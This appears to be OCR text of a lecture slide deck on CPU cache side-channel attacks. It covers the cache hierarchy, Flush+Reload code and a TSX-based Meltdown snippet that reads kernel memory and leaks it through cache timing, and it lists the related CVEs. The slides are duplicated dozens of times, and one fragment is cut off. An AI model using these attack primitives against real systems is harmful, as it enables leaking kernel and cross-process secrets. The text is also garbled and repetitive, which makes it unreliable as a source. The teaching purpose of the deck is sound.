
Microsoft releases standalone updates containing Intel microcode mitigations for recently disclosed MDS attacks.

By Liam Tung | June 4, 2019 -- 12:10 GMT (13:10 BST) | Topic: Security


k potentially is worse than

Let’s first talk about cache attacks


BACKGROUND


CPU
Registers
L1 Cache
L2 Cache
L3 Cache
Main Memory
Disk Storage

BACKGROUND


CPU Registers
L1 Cache
L2 Cache
L3 Cache
Main Memory
Disk Storage
Faster
Smaller
Slower
Larger

BACKGROUND


CPU Registers
L1 Cache
L2 Cache
L3 Cache
Main Memory
Disk Storage
Faster
Smaller
Slower
Larger
Cache Hit
Cache Miss

FLUSH + RELOAD

① FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② VICTIM

```
char byte = table[secret];
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



FLUSH + RELOAD

1 FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

2 VICTIM

```
char byte = table[secret];
```

3 RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



FLUSH + RELOAD

① **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **VICTIM**

```
char byte = table[secret];
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



FLUSH + RELOAD

① FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② VICTIM

```
char byte = table[secret];
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



FLUSH + RELOAD

① FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② VICTIM

```
char byte = table[secret];
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



FLUSH + RELOAD

1 FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

2 VICTIM

```
char byte = table[secret];
```

3 RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



FLUSH + RELOAD

① **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **VICTIM**

```
char byte = table[secret];
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



FLUSH + RELOAD

① **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **VICTIM**

```
char byte = table[secret];
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



FLUSH + RELOAD

① **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **VICTIM**

```
char byte = table[secret];
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



FLUSH + RELOAD

1 FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

2 VICTIM

```
char byte = table[secret];
```

3 RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



FLUSH + RELOAD

① FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② VICTIM

```
char byte = table[secret];
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



FLUSH + RELOAD

1 FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

2 VICTIM

```
char byte = table[secret];
```

3 RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



FLUSH + RELOAD

1 FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

2 VICTIM

```
char byte = table[secret];
```

3 RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



FLUSH + RELOAD

① FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② VICTIM

```
char byte = table[secret];
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



FLUSH + RELOAD

① FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② VICTIM

```
char byte = table[secret];
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



PREVIOUS ATTACKS

MELTDOWN
CVE-2017-5754

SPECTRE
CVE-2017-5715
CVE-2017-5753

FORESHADOW
CVE-2018-3615
CVE-2018-3620
CVE-2018-3646

PREVIOUS ATTACKS

- **Meltdown**
- Spectre
- Foreshadow or L1TF

① VICTIM

```
char secret = *(volatile char *)kaddr;
```

② FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

③ MELTDOWN

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



1 VICTIM

```
char secret = *(volatile char *)kaddr;
```

2 FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

3 MELTDOWN

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

4 RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① **VICTIM**

```
char secret = *(volatile char *)kaddr;
```

② **FLUSH**

Kernel data in L1d cache


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

③ **MELTDOWN**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① VICTIM

```
char secret = *(volatile char *)kaddr;
```

② FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

③ MELTDOWN

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① VICTIM

```
char secret = *(volatile char *)kaddr;
```

② FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

③ MELTDOWN

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① VICTIM

```
char secret = *(volatile char *)kaddr;
```

② FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

③ MELTDOWN

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① **VICTIM**

```
char secret = *(volatile char *)kaddr;
```

② **FLUSH**

